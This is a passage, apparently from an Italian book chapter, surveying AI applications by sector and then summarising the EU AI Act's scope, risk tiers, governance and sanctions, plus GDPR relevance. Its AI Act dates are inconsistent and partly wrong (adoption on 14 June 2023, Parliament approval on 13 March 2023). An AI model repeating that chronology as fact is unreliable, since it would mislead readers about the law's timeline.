Oltre ai processi di produzione, il settore manifatturiero si avvale dell'IA per la gestione della supply chain al fine di ottimizzare i tempi di fornitura concentrandosi sulla previsione della domanda, sull'ottimizzazione dell'inventario, ecc. (ad esempio, impedire il trasporto di contenitori vuoti, ottimizzare i percorsi, calcolarli in base alle previsioni meteo, permettendo l'elaborazione di nuovi piani che bypassino gli ostacoli senza interrompere le operazioni aziendali).

Infine, l'intelligenza artificiale aiuta anche la sicurezza sul lavoro, monitorando gli ambienti per identificare rischi potenziali e migliorare le condizioni di sicurezza per i lavoratori.

3.3. Servizi Finanziari

Anche in questo settore l'intelligenza artificiale sta avendo un impatto significativo, soprattutto per ciò che riguarda la sicurezza.

Per esempio, è possibile utilizzare l'IA per il rilevamento delle frodi, grazie alla sua capacità di analizzare i modelli di comportamento.

Per la conformità alle regolamentazioni, il settore finanziario ingaggia l'IA per monitorare e mantenere la conformità alle leggi e ai regolamenti, in continua evoluzione, analizzando i dati per identificare potenziali violazioni.

Ma il settore finanziario si avvale dell'IA anche per la capacità di analisi predittiva per gli investimenti e per migliorare l'esperienza dei clienti.

L'IA viene utilizzata per il servizio clienti e le operazioni di back office dove i chatbot interagiscono con gli utenti tramite linguaggio naturale, comprendendo le richieste e compiendo delle azioni in autonomia.

In un report di qualche anno fa, Deloitte divideva le funzionalità dell'IA per il settore finanziario in tre pilastri:

- **Cognitive Engagement:** sono i chatbot menzionati precedentemente, a supporto delle interazioni con i clienti.

- **Cognitive Insights:** sono algoritmi di IA utilizzati per l'analisi di grandi quantità di dati per identificare ciò che è accaduto in passato, ciò che sta accadendo nel presente e arrivando a prevedere quello che potrebbe accadere in futuro. Grazie a ciò è possibile fare un'analisi predittiva del mercato con l'obiettivo di massimizzare il rendimento degli investimenti.

- **Cognitive Automation:** sono programmi più complessi che imitano il comportamento umano per procedimenti più strutturati che richiedono analisi, giudizio e raccomandazioni per le azioni da intraprendere. Aggiungono la parte di intelligenza a quella dell'automazione.

Infine, anche in questo settore, l'intelligenza artificiale viene utilizzata per automatizzare i processi (ad esempio, verifica dei documenti, elaborazione delle transazioni) migliorando l'efficienza e riducendo gli errori.

3.4. Sanità

Medici e pazienti stanno iniziando a beneficiare dell'IA. Infatti, il settore sanitario può essere rivoluzionato dall'IA grazie alle sue capacità di analisi e predizione. Per fare alcuni esempi di ambiti di applicazione:

- **diagnosi:** l'IA è in grado di analizzare immagini e identificare segni di malattie con precisione superiore a quella umana;

- **prevenzione:** utilizzando dati storici e modelli predittivi, l'IA può aiutare a prevenire le malattie.

I pazienti possono chiedere ai chatbot consulenza sanitaria di primo livello e, sotto il controllo del medico, avvalersi di cure personalizzate che l'IA può trovare, ricercando tra la genetica e i dati clinici dei pazienti.

Anche i medici possono avvalersi di queste tecnologie per migliorare la loro formazione. Infatti, l'IA può creare simulazioni realistiche che aiutano i medici a praticare procedure e interventi chirurgici in un ambiente virtuale senza rischi per i pazienti,

aggiornare gli operatori sanitari su nuove ricerche, trattamenti e pratiche cliniche e supportarli nelle operazioni di diagnosi.

Il settore sanitario in Europa è regolamentato dall'AI Act (regolamento dell'Unione Europea adottato il 14 giugno 2023 per disciplinare l'utilizzo dell'intelligenza artificiale, di cui si tratterà più avanti) che tutela la salvaguardia dei dati sanitari e ne garantisce un trattamento sicuro in conformità alle leggi sulla privacy.

L'AI Act, riconoscendo che i dati relativi alla salute sono sensibili e richiedono un livello di protezione alto, richiede che venga utilizzata la quantità minima di dati necessaria per raggiungere gli obiettivi previsti. I dati vengono raccolti ed elaborati solo quando strettamente necessario per diagnosi, cura o ricerca medica e solo con il consenso informato da parte dei pazienti.

3.5. Agricoltura

Anche nel settore dell'agricoltura l'IA sta dando e darà sempre di più il suo contributo, trasformando non solo la produttività e l'efficienza ma contribuendo alla soluzione di problemi globali quali il cambiamento climatico e la sicurezza alimentare.

Grazie alla sua capacità di analizzare e gestire i dati, l'IA viene impiegata per prevenire le malattie nelle colture, ottimizzare l'uso di risorse come acqua e fitofarmaci, e pianificare le attività agricole.

Inoltre, l'IA facilita il controllo delle coltivazioni e la prevenzione di malattie e parassiti, migliorando la tracciabilità dei prodotti e contribuendo a una maggiore sicurezza alimentare.

Queste tecnologie svolgono dunque un ruolo cruciale nel migliorare i processi di coltivazione, aumentando la resa e riducendo l'utilizzo di sostanze chimiche.

Inoltre, grazie all'ottimizzazione dell'uso delle risorse, l'IA contribuisce a ridurre l'inquinamento e a migliorare l'impatto ambientale.

Infine, i robot autonomi vengono impiegati per attività come monitoraggio delle piante, potatura e raccolta, alleggerendo così il carico di lavoro manuale e aumentando la precisione nelle varie fasi (semina, raccolta, diserbo).

3.6. Intrattenimento

L'intelligenza artificiale sta avendo un impatto profondo sull'industria dell'intrattenimento, rivoluzionando il modo in cui i contenuti vengono creati, distribuiti e consumati, e offrendo nuove opportunità per la creazione di contenuti, migliorando l'esperienza dell'utente e personalizzando l'interazione con i media.

Nel cinema, ad esempio, l'IA è utilizzata per l'analisi dei copioni, aiutando a prevedere il successo di un film ancor prima che venga prodotto. Analizzando dati su trame, generi e performance di film precedenti, l'IA può fornire indicazioni preziose per la scelta dei progetti da finanziare. Inoltre, tecniche avanzate di CGI (computer-generated imagery) basate sull'IA permettono di creare effetti visivi sempre più realistici, riducendo i costi e i tempi di produzione.

Nel settore della musica, l'IA sta trasformando la composizione, la produzione e la distribuzione. Software basati sull'IA possono creare musica, aiutando gli artisti nella composizione o proponendo melodie e armonie innovative. Questi strumenti offrono nuove possibilità creative e democratizzano l'accesso alla produzione musicale. Allo stesso tempo, piattaforme di streaming utilizzano l'IA per personalizzare le raccomandazioni musicali, adattandole ai gusti unici di ogni ascoltatore e aumentando l'engagement.

Nei concerti e negli eventi dal vivo, l'IA contribuisce a migliorare l'esperienza del pubblico. Tecniche di realtà aumentata (AR) e realtà virtuale (VR), potenziate dall'IA, permettono ai fan di vivere esperienze immersive e interattive. Questo include, ad esempio, la visualizzazione di elementi virtuali durante un concerto o la possibilità di assistere a eventi in VR da casa, offrendo un'esperienza coinvolgente anche a chi non può essere fisicamente presente.

Nel mondo della televisione, l'IA viene utilizzata per analizzare le abitudini di visione dei telespettatori, consentendo alle emittenti e alle piattaforme di streaming di ottimizzare i loro palinsesti e suggerire contenuti in linea con le preferenze degli utenti. Questo non solo migliora l'esperienza dell'utente, ma aiuta anche i fornitori di contenuti a mantenere l'interesse e la fedeltà del pubblico.

3.7. Cybersecurity

Nel mondo della Cybersecurity possiamo far risalire l'utilizzo dell'intelligenza artificiale agli anni 80 (un dettaglio maggiore sulla storia dell'IA da Alan Turing ai giorni nostri è stato dato all'inizio dello scritto), partendo dall'anomaly detection in ambito

di Threat Prevention[17], per continuare dopo il 2000 con l'inserimento di algoritmi di machine learning supervised e unsupervised su analisi di big data:

- Algoritmi Unsupervised: consentono l'identificazione di modelli anomali e minacce precedentemente sconosciute.[18]
- Algoritmi Supervised: sono utilizzati per il rilevamento e la prevenzione delle minacce e offrono risultati più accurati[19].

Continuiamo l'excursus e arriviamo al 2010, quando diventano diffusi il Deep Learning, la capacità, cioè, di elaborare grandi quantità di dati e scoprire modelli complessi, e il Natural Language Processing (NLP), la capacità, cioè di elaborare il linguaggio naturale e che consente una migliore analisi dei dati testuali e il rilevamento di attacchi di ingegneria sociale.

Le tecniche di intelligenza artificiale e machine learning sfruttano la grande quantità di dati generati da sistemi e reti per identificare modelli, anomalie e potenziali minacce con maggiore precisione ed efficienza, consentendo il rilevamento e la prevenzione proattiva delle minacce in tempo reale.

Questa combinazione di big data e AI/ML ha migliorato le difese della sicurezza informatica consentendo alle aziende di analizzare e rispondere agli attacchi informatici in modo più efficace, mitigare i rischi e adattarsi all'evoluzione delle minacce.

Nei prodotti di Cybersecurity l'IA è largamente presente da tempo e nello specifico:

- Web e DNS (Domain Name System) query: identifica website malevoli, attacchi di phishing
- Gestione delle vulnerabilità: aiuta a stabilire le priorità di patching analizzando CVE, database di exploit e patch history
- Intrusion detection and prevention system (IDPS): analizza i pattern di rete e il comportamento degli utenti identificando anomalie e attacchi o attività sospette
- Phishing: analizza e aiuta a identificare e-mail e contenuti scritti con l'intento di ingannare l'utente

[17] L'anomaly detection in ambito di Threat Prevention individua comportamenti insoliti nei sistemi informatici per prevenire e contrastare minacce alla sicurezza informatica.

[18] Gli algoritmi unsupervised in ML identificano pattern nascosti o raggruppamenti nei dati senza bisogno di etichette predefinite, apprendendo direttamente dalle caratteristiche dei dati.

[19] Gli algoritmi supervised in ML apprendono da un insieme di dati etichettati per prevedere l'etichetta di nuovi dati, basandosi su relazioni input-output.

- Malware: analizza le caratteristiche dei file, il traffico di rete che questi possono generare e i modelli comportamentali per identificare file malevoli
- Threat Hunting: identifica modelli, anomalie e Indicator Of Compromise (IOC) in modo da rilevare e mitigare in modo proattivo le potenziali minacce, ridurre i falsi positivi e fare in modo che i security team si concentrino sull'investigazione dei rischi ad alta priorità
- Network Traffic Analysis (NTA): analizza il traffico di rete per rilevare attività insolita o malevola. Gli algoritmi imparano qual è la baseline e identificano come sospetto quello che si discosta
- User and Entity Behaviour Analytics (UEBA): analizza il comportamento degli utenti, l'accesso ai sistemi e identifica un comportamento tipico in modo da rilevarne le deviazioni
- Large language Model (LLM)[20] per Security.

3.8. Automotive e Trasporti

L'intelligenza artificiale sta trasformando anche il settore automotive e dei trasporti, portando innovazioni che non solo migliorano l'efficienza e la sicurezza, ma stanno anche ridisegnando il futuro della mobilità. Uno degli aspetti più interessanti è lo sviluppo di veicoli autonomi. L'IA, attraverso algoritmi avanzati e l'elaborazione di enormi quantità di dati provenienti da sensori e telecamere, permette alle auto di "vedere" l'ambiente circostante, prendere decisioni in tempo reale e navigare in sicurezza senza intervento umano. Questo ha il potenziale di ridurre drasticamente gli incidenti stradali causati da errori umani.

Nel settore dei trasporti pubblici, l'IA contribuisce a ottimizzare percorsi e orari, migliorando l'efficienza e riducendo i tempi di attesa.

I sistemi intelligenti analizzano i dati di traffico e la domanda dei passeggeri per adattare dinamicamente i servizi, rendendo il trasporto pubblico più reattivo e accessibile. Inoltre, la gestione del traffico urbano può beneficiare enormemente dall'IA. Sistemi di controllo del traffico basati sull'intelligenza artificiale possono ridurre la congestione, regolando i segnali stradali in base alle condizioni di traffico in tempo reale e migliorando così la fluidità del traffico[21].

[20] I large language models sono sistemi di intelligenza artificiale addestrati su vasti dataset testuali per generare, comprendere e interpretare il linguaggio umano.

[21] Si vedano per esempio gli studi pluridecennali, i progetti e le simulazioni del Senseable City Lab del MIT https://senseable.mit.edu

Inoltre, l'IA gioca un ruolo fondamentale nel miglioramento della manutenzione dei veicoli. Sistemi basati su IA possono monitorare lo stato del veicolo in tempo reale, prevedendo guasti prima che si verifichino e suggerendo interventi di manutenzione preventiva. Questo non solo migliora la sicurezza ma riduce anche i costi a lungo termine.

3.9. Formazione

Nel campo della formazione[22], l'IA sta offrendo strumenti innovativi che migliorano l'esperienza di apprendimento per studenti e insegnanti. Uno degli usi più significativi dell'IA in questo settore è la personalizzazione dell'apprendimento. Attraverso sistemi basati sull'IA, è possibile adattare il materiale didattico alle esigenze e al livello di comprensione di ciascuno studente. Questo significa che gli studenti possono imparare al proprio ritmo, ricevendo risorse e sfide adatte al loro livello di competenza e stile di apprendimento.

Un altro aspetto fondamentale è l'assistenza nella valutazione. L'IA può aiutare gli insegnanti nella correzione di compiti e test, fornendo valutazioni rapide e oggettive. Questo non solo riduce il carico di lavoro degli insegnanti, ma garantisce anche una valutazione più coerente e imparziale. Inoltre, l'IA può identificare le aree in cui gli studenti incontrano più difficoltà, consentendo agli insegnanti di indirizzare il supporto dove è più necessario.

L'IA è anche impiegata nello sviluppo di tutor virtuali e chatbot. Questi strumenti possono offrire assistenza e risorse aggiuntive agli studenti, rispondendo a domande e guidandoli attraverso complessi concetti o procedure.

Questo supporto supplementare è particolarmente prezioso per gli studenti che richiedono più tempo o attenzione per comprendere determinati argomenti.

Inoltre, l'IA contribuisce all'efficacia dei corsi online. Piattaforme e-learning basate sull'IA possono tracciare i progressi degli studenti, offrendo feedback e suggerendo risorse personalizzate. Questo rende l'apprendimento a distanza più interattivo e adattivo, aumentando l'engagement e l'efficacia dell'insegnamento online.

Infine, l'IA sta aprendo nuove possibilità nell'educazione linguistica. Strumenti di traduzione automatica e sistemi di riconoscimento vocale migliorano l'apprendimento

[22] Parti del testo, inizialmente generate da IA, sono state verificate, adattate e rielaborate dall'autrice, con un approccio positivo e al tempo stesso critico all'utilizzo dell'IA.

delle lingue, rendendolo più accessibile e interattivo. Gli studenti possono praticare la pronuncia e ricevere feedback immediati, accelerando il processo di apprendimento.

3.10. Ricerca scientifica

Nell'ambito della ricerca scientifica[23], L'intelligenza artificiale sta giocando un ruolo sempre più cruciale, offrendo strumenti potenti per analizzare dati complessi, scoprire nuove correlazioni e accelerare le scoperte. Uno degli impieghi più importanti dell'IA in questo campo è nell'analisi di grandi set di dati, o big data. Grazie alla sua capacità di processare e analizzare enormi quantità di informazioni rapidamente, l'IA permette ai ricercatori di identificare pattern e tendenze che sarebbero difficili da rilevare manualmente. Questo è particolarmente utile in settori come la genetica, l'astronomia e la climatologia, dove i volumi di dati sono vasti e complessi.

Un altro uso significativo dell'IA è nella simulazione e modellazione. I ricercatori utilizzano sistemi IA per creare modelli computazionali sofisticati che possono prevedere l'evoluzione di fenomeni fisici, biologici o chimici. Questo aiuta a comprendere meglio processi complessi, come il cambiamento climatico o l'interazione tra diverse specie in un ecosistema.

L'IA trova anche applicazione nella ricerca farmaceutica. Attraverso l'analisi predittiva, è possibile accelerare la scoperta di nuovi farmaci, identificando candidati promettenti per ulteriori test. L'IA può analizzare rapidamente le strutture molecolari e prevedere la loro efficacia o tossicità, riducendo significativamente i tempi e i costi associati alla ricerca farmaceutica tradizionale.

Nel campo della fisica e dell'ingegneria, l'IA contribuisce a risolvere problemi complessi e a ottimizzare progetti e materiali. Ad esempio, può aiutare a progettare materiali con proprietà specifiche o a ottimizzare i sistemi di energia rinnovabile.

Infine, l'IA è fondamentale nel migliorare la collaborazione e la condivisione delle conoscenze nella comunità scientifica. Strumenti basati sull'IA possono aiutare a organizzare e analizzare la letteratura scientifica, facilitando la scoperta di nuove ricerche e la collaborazione tra diversi campi.

[23] Parti del testo, inizialmente generate da IA, sono state verificate, adattate e rielaborate dall'autrice, con un approccio positivo e al tempo stesso critico all'utilizzo dell'IA.

3.11. Assistenza clienti e supporto

Nel settore dell'assistenza clienti e del supporto, l'IA rende i servizi più efficienti, personalizzati e accessibili. Uno degli utilizzi principali dell'IA in questo ambito è ancora una volta nei chatbot. Questi sistemi automatizzati sono in grado di interagire con i clienti in tempo reale, fornendo risposte immediate a domande frequenti e guidandoli attraverso problemi comuni. Ciò non solo migliora l'esperienza del cliente, riducendo i tempi di attesa, ma alleggerisce anche il carico di lavoro dei centri di assistenza.

L'IA viene, inoltre, impiegata nell'analisi delle interazioni con i clienti per migliorare la qualità del servizio. Attraverso l'analisi di dati provenienti da chat, email e chiamate, i sistemi IA possono identificare tendenze, problemi ricorrenti e aree di miglioramento. Questo consente alle aziende di ottimizzare le loro strategie di assistenza e anticipare le esigenze dei clienti.

Inoltre, l'IA gioca un ruolo importante nella personalizzazione dell'assistenza. Sistemi basati su IA sono in grado di raccomandare prodotti o servizi specifici basati sulle preferenze e sul comportamento d'acquisto del cliente. Questa personalizzazione non solo aumenta la soddisfazione del cliente, ma aumenta anche la probabilità di vendite e la fedeltà del cliente.

L'IA è utilizzata anche per migliorare il supporto tecnico. Attraverso l'analisi predittiva, può identificare problemi prima che si verifichino, suggerendo interventi preventivi, riducendo i tempi di inattività. In alcuni casi, l'IA può persino guidare gli utenti attraverso processi di risoluzione dei problemi, rendendo il supporto tecnico più efficiente.

Infine, l'IA contribuisce a rendere l'assistenza clienti più accessibile attraverso sistemi di traduzione automatica e riconoscimento vocale, permettendo alle aziende di offrire supporto in diverse lingue, superando le barriere linguistiche ed estendendo la loro portata a livello globale.

3.12. Giustizia e sicurezza

L'intelligenza artificiale emerge come uno strumento cruciale nel settore della giustizia e della sicurezza[24], apportando innovazioni significative e migliorando l'efficien-

[24] Parti del testo, inizialmente generate da IA, sono state verificate, adattate e rielaborate dall'autrice, con un approccio positivo e al tempo stesso critico all'utilizzo dell'IA.

za e l'efficacia dei servizi. Nel campo della giustizia, l'IA è impiegata per analizzare grandi volumi di documenti legali e dati giuridici. Questo aiuta gli avvocati e i giudici a identificare rapidamente informazioni pertinenti, precedenti giudiziari e tendenze, migliorando la qualità delle decisioni legali e riducendo il tempo necessario per la ricerca.

Un altro importante utilizzo dell'IA consiste nel miglioramento dell'efficienza dei tribunali. Sistemi basati sull'IA possono gestire compiti amministrativi, come la programmazione delle udienze o la gestione dei casi, liberando risorse umane per attività più complesse. Inoltre, l'IA può aiutare a prevedere l'esito dei casi giudiziari, fornendo ai legali strumenti aggiuntivi per preparare le loro difese o strategie.

Nel settore della sicurezza, l'IA è utilizzata per migliorare la sorveglianza e il monitoraggio. Sistemi di riconoscimento facciale e analisi video basati sull'intelligenza artificiale possono identificare rapidamente individui sospetti o comportamenti anomali, aumentando la sicurezza pubblica. Questi sistemi possono anche essere impiegati per monitorare aree critiche, come aeroporti o stazioni ferroviarie, per prevenire atti criminali o terroristici.

L'IA trova applicazione, inoltre, nella prevenzione del crimine. Attraverso l'analisi predittiva, è possibile identificare aree o individui a rischio, permettendo alle forze dell'ordine di intervenire preventivamente.

Questo non solo aiuta a prevenire il crimine, ma consente anche una distribuzione più efficiente delle risorse di sicurezza.

Infine, come già ampiamente trattato in questo capitolo, l'intelligenza artificiale sta contribuendo a combattere la criminalità informatica.

3.13. Advertising

Nel settore dell'advertising[25], l'IA porta valore offrendo strumenti avanzati per rendere la pubblicità più mirata, efficace e coinvolgente. Uno degli aspetti più importanti legati all'uso dell'IA nell'advertising è la personalizzazione delle campagne pubblicitarie. Attraverso l'analisi dei dati di consumo, le preferenze degli utenti e il loro comportamento online, l'IA consente agli inserzionisti di creare messaggi pubblicitari altamente personalizzati e pertinenti per ciascun individuo.

[25] Parti del testo, inizialmente generate da IA, sono state verificate, adattate e rielaborate dall'autrice, con un approccio positivo e al tempo stesso critico all'utilizzo dell'IA.

Questo approccio non solo aumenta l'efficacia delle campagne, ma migliora anche l'esperienza dell'utente, rendendo la pubblicità più rilevante e meno invasiva.

Un altro impiego cruciale dell'IA è nell'ottimizzazione in tempo reale delle campagne pubblicitarie. L'IA può analizzare continuamente le prestazioni di una campagna, apportando aggiustamenti automatici per migliorare l'efficienza e il ROI (Return On Investment). Questo include la modifica delle offerte per parole chiave, la segmentazione del pubblico e la selezione dei canali pubblicitari più efficaci.

Inoltre, l'IA è utilizzata per migliorare la comprensione del comportamento dei consumatori. Attraverso l'analisi di pattern complessi nei dati, gli inserzionisti possono scoprire nuove intuizioni sulle preferenze e sulle abitudini dei consumatori, aiutando a guidare le strategie pubblicitarie future. Questo consente di sviluppare campagne più mirate e rende possibile un migliore allineamento con le esigenze e i desideri del pubblico.

L'IA trova anche applicazione nella creazione di contenuti pubblicitari. Strumenti IA possono generare automaticamente testi pubblicitari, immagini o anche video, risparmiando tempo e risorse e permettendo una personalizzazione ancora maggiore. Inoltre, l'IA può essere impiegata per testare diversi formati e versioni di una pubblicità, identificando quali sono più efficaci nel coinvolgere il pubblico.

Infine, l'IA è fondamentale per il monitoraggio e la misurazione delle prestazioni delle campagne pubblicitarie. Fornisce analisi dettagliate sull'efficacia delle campagne, permettendo agli inserzionisti di comprendere meglio l'impatto delle loro strategie pubblicitarie e di apportare miglioramenti basati su dati concreti.

4. IA e profili legali

Anna Italiano, Maria Haddad

4.1. AI ACT: una nuova normativa per l'intelligenza artificiale, tra gestione dei rischi e tutela dei diritti fondamentali

I sistemi basati su intelligenza artificiale sono presenti in ambiti eterogenei della società odierna, quali il settore pubblico, l'ambiente, la sanità, l'economia. La capacità di tali sistemi di apprendere in base all'esperienza acquisita e di evolvere in forma autonoma necessita di una normativa omogenea, in grado di promuovere la fiducia dei cittadini nelle emergenti tecnologie e di minimizzare il pericolo che le stesse sfuggano al controllo umano.

Stante la necessità di colmare le lacune giuridiche esistenti e di prevenire la frammentazione del mercato interno, nel mese di aprile 2021, la Commissione Europea ha presentato la "Proposta di Regolamento del Parlamento Europeo e del Consiglio che stabilisce regole armonizzate sull'intelligenza artificiale (legge sull'intelligenza artificiale) e modifica alcuni atti legislativi dell'Unione" ("AI Act"). Il progetto di Regolamento mira ad assicurare che i sistemi di IA immessi sul mercato europeo e utilizzati nell'UE siano sicuri e rispettino i diritti fondamentali e i valori dell'Unione, stimolando gli investimenti e l'innovazione in tale settore in Europa.

Dopo una gestazione durata un paio di anni, il 13 marzo 2023 il Parlamento Europeo ha approvato il regolamento sull'Intelligenza Artificiale "AI Act" con l'obiettivo sia di proteggere i diritti fondamentali dei cittadini europei, la democrazia e la sostenibilità sia di promuovere l'innovazione all'interno dell'Unione Europea. Si illustra di seguito una sintesi degli elementi fondamentali della nuova normativa.

4.1.1. Ambito di applicazione

Anzitutto, il Regolamento troverà applicazione nei confronti dei soggetti coinvolti nelle diverse fasi di vita dei sistemi di IA: produttori, importatori, distributori e utenti. Inoltre, con riguardo all'ambito di applicazione territoriale, l'UE regolamenta qualsiasi condotta i cui effetti possano ricadere, direttamente o indirettamente, all'interno del territorio europeo. Pertanto, la disciplina si applica nei confronti degli utenti stabiliti nell'UE; dei fornitori che commercializzano o attivano prodotti o servizi animati da IA nel territorio dell'Unione, siano essi stabiliti o meno in un paese terzo; dei fornitori o utenti extra-UE di sistemi di IA il cui output sia utilizzato nell'Unione europea.

Viceversa, il Regolamento non si applicherà a: settori che non rientrano nell'ambito di applicazione del diritto dell'UE (e non dovrebbe, in ogni caso, incidere sulle competenze degli Stati membri in materia di sicurezza nazionale o su qualsiasi entità competente in questo ambito); sistemi utilizzati esclusivamente per scopi militari o di difesa; sistemi di IA utilizzati solo a scopo di ricerca e innovazione; le persone che utilizzano l'IA per motivi non professionali.

4.1.2. Classificazione dei sistemi di IA basata sul rischio e pratiche di IA vietate

Il Regolamento è basato su quell'approccio "risk-based" che ritroviamo anche in altre normative (prima tra tutte, il GDPR): maggiore è il rischio insito nell'utilizzo di un determinato sistema IA, maggiori saranno, conseguentemente, le responsabilità di chi sviluppa e usa quel sistema, sino a giungere a un divieto di utilizzo delle applicazioni e delle tecnologie il cui rischio è considerato inaccettabile.

I sistemi di IA ad alto rischio (vale a dire, quei sistemi che possono porre rischi significativi per la salute e la sicurezza, per i diritti fondamentali delle persone, la democrazia, lo Stato di diritto e le libertà individuali) sono individuati all'art. 6 dell'AI Act e consistono nello specifico in: (i) sistemi di IA destinati a essere utilizzati come componenti di sicurezza di prodotti (o qualora i sistemi di IA siano essi stessi prodotti); (ii) sistemi di IA che rientrano in uno o più settori critici e casi d'uso che verranno espressamente identificati dalla normativa, se presentano un rischio significativo di danno per la salute umana, la sicurezza o i diritti fondamentali delle persone fisiche . Vi rientrano, ad esempio, i sistemi di IA destinati a essere utilizzati nei settori dell'istruzione, della sanità, della selezione del personale, della sicurezza, dell'amministrazione della giustizia e della pubblica amministrazione, quando idonei a incidere sulla salute, sulla libertà e sui diritti fondamentali dei cittadini.

L'AI Act prevede che i sistemi di IA ad alto rischio siano soggetti a una serie di requisiti e obblighi per accedere al mercato dell'UE (adozione di sistemi di gestione dei rischi; elevata qualità dei set di dati che alimentano il sistema; adozione di documentazione tecnica recante tutte le informazioni necessarie alle autorità per valutare la conformità dei sistemi di IA ai requisiti; conservazione delle registrazioni degli eventi ("log"); trasparenza e fornitura delle informazioni; misure di sorveglianza umana; adeguati livelli di accuratezza, robustezza, cybersicurezza), nonché debbano essere sottoposti a una procedura di valutazione della conformità ex ante.

La produzione e l'utilizzo di sistemi di IA che presentano solo un rischio limitato saranno soggetti a meri obblighi di trasparenza. Nello specifico, l'art. 52 dell'AI Act reca determinati obblighi di trasparenza che si applicano ai sistemi che inte-


ragiscono con le persone fisiche, ai sistemi di riconoscimento delle emozioni e di categorizzazione biometrica (non rientranti tra quelli vietati), ai sistemi che generano o manipolano contenuti ("deep fake"): l'utente dovrà essere informato di stare interagendo con una IA, o che un determinato contenuto è stato generato da una IA (si pensi, ad esempio, ai contenuti deepfake, che dovranno essere marcati come tali), ciò al fine di consentire all'utente di interagire con la tecnologia in modo consapevole e di assumere decisioni informate.

Infine, il Regolamento pone un divieto generale e radicale rispetto a determinati utilizzi dell'IA il cui rischio è considerato inaccettabile: manipolazione comportamentale cognitiva, scraping non mirato di immagini facciali da Internet o da filmati di telecamere a circuito chiuso, riconoscimento delle emozioni sul luogo di lavoro e negli istituti di istruzione, social scoring, categorizzazione biometrica per dedurne dati sensibili quali l'orientamento sessuale o le convinzioni religiose, alcune applicazioni di polizia predittiva per le persone (ossia l'utilizzo di IA per prevedere le probabilità di commissione di reati).

La Proposta di Regolamento UE sull'Artificial Intelligence

L'approccio normativo basato sul rischio

In virtù del **principio di proporzionalità**, la normativa differenzia **tre livelli di rischio** in base alle funzioni e ai possibili usi riconducibili ai sistemi di IA, distinguendo tra



4.1.3. Governance

Viene istituito un Ufficio per l'IA, all'interno della Commissione, con il compito di supervisionare i modelli di IA più avanzati, contribuire a promuovere standard e pratiche di test, con regole comuni in tutti gli Stati membri. L'Ufficio per l'IA sarà

affiancato dal Comitato scientifico di esperti indipendenti, il quale fornirà la propria consulenza in merito ai modelli di IA per finalità generali, contribuendo allo sviluppo di metodologie per valutare le capacità dei modelli di base, fornendo consulenza sulla designazione e l'emergere di modelli di base ad alto impatto e monitorando i possibili rischi materiali di sicurezza connessi ai modelli di base.

Il Comitato per l'IA, composto da rappresentanti degli Stati membri, sarà una piattaforma di coordinamento e un organo consultivo della Commissione. Il Forum consultivo per gli stakeholder (rappresentanti dell'industria, PMI, start-up, società civile e mondo accademico) avrà il compito di fornire le competenze tecniche a tale Comitato.

4.1.4. Trasparenza e protezione dei diritti fondamentali

È previsto l'obbligo per gli operatori di sistemi di IA ad alto rischio di effettuare una valutazione d'impatto sui diritti fondamentali (c.d. FRIA – Fundamental Rights Impact Assessment) prima che gli stessi siano immessi sul mercato. Inoltre, in virtù del principio di trasparenza, le nuove disposizioni pongono l'accento sull'obbligo per i produttori di sistemi intelligenti di fornire informazioni chiare e comprensibili riguardo al loro funzionamento, ai dati utilizzati per l'addestramento e ai risultati previsti, prevedendo, al contempo, meccanismi e modalità tramite le quali gli utenti siano resi edotti che stanno interagendo con un sistema di IA.

4.1.5. Sanzioni

Il sistema di sanzioni previsto dall'AI Act è basato su una percentuale del fatturato annuo globale nell'esercizio finanziario precedente della società che ha commesso la violazione o, se superiore, su un importo predeterminato: 35 milioni di euro o il 7% per le violazioni relative ad applicazioni di IA vietate; 15 milioni di euro o il 3% per violazioni degli obblighi del regolamento sull'IA; 7,5 milioni di euro o l'1,5% per la fornitura di informazioni inesatte. Sono previste sanzioni più proporzionate per PMI e start-up in caso di violazione delle disposizioni del Regolamento.

4.2. Intelligenza Artificiale e trattamento dei dati personali

L'IA per poter essere addestrata e funzionare ha necessità di enormi quantità di dati e, per le sue modalità di funzionamento, è molto spesso programmata per raccogliere ed elaborare una enorme quantità di informazioni che riguardano la nostra

persona e la nostra vita di tutti i giorni (pensiamo a quanti dati gli assistenti virtuali, gli elettrodomestici intelligenti o gli oggetti indossabili come gli smartwatch sono in grado di raccogliere rispetto alle nostre abitudini di vita, alle nostre preferenze in fatto di musica, di acquisti, di attività per il tempo libero, ai nostri orari, a cosa ci piace mangiare, ai momenti in cui siamo a casa e a quelli in cui siamo fuori casa, molto spesso arrivando a conoscere addirittura la nostra esatta posizione). In poche parole, questi "aiutanti" tendono a essere pervasivi, a imparare sempre di più dalle nostre parole, dai nostri gusti e dai nostri gesti.

Questo, se da un lato ci semplifica enormemente la vita, dall'altro può comportare l'invasione della sfera più intima e personale di ciascuno di noi, consentendo la raccolta e l'analisi di informazioni che riguardano, per esempio, il nostro stato di salute, le nostre origini razziali o etniche, le nostre convinzioni religiose o politiche, i nostri dati biometrici (come, per esempio, le impronte digitali o l'immagine facciale o l'iride degli occhi). Tutti dati che le normative in materia di protezione dati personali non consentono di trattare indiscriminatamente, ma solo entro certi limiti a determinate condizioni stabilite dalla normativa.

La materia della protezione dei dati personali trova la sua normazione principale nel Regolamento Europeo 679/2016, il "General Data Protection Regulation" o, come è più comunemente noto, "GDPR". Sebbene il GDPR sia "tecnologicamente neutrale" e non faccia espresso riferimento ai sistemi di IA, esso contiene numerose disposizioni a essi applicabili.

I sistemi di IA elaborano infatti enormi quantità di dati: tali attività di trattamento possono presentare rilevanti rischi nei confronti dei diritti degli interessati, che occorrerà pertanto tutelare anche attraverso l'applicazione del GDPR. Si pensi, ad esempio, ai temi della trasparenza, della sicurezza informatica, all'impiego di processi decisionali automatizzati, ecc.

Tra le disposizioni di maggior rilievo del GDPR, con riferimento ai sistemi di IA, possono essere citati:

> **Artt. 13 e 14** ("*Informazioni da fornire qualora i dati personali siano raccolti presso l'interessato*" e "*Informazioni da fornire qualora i dati personali non siano stati ottenuti presso l'interessato*").
>
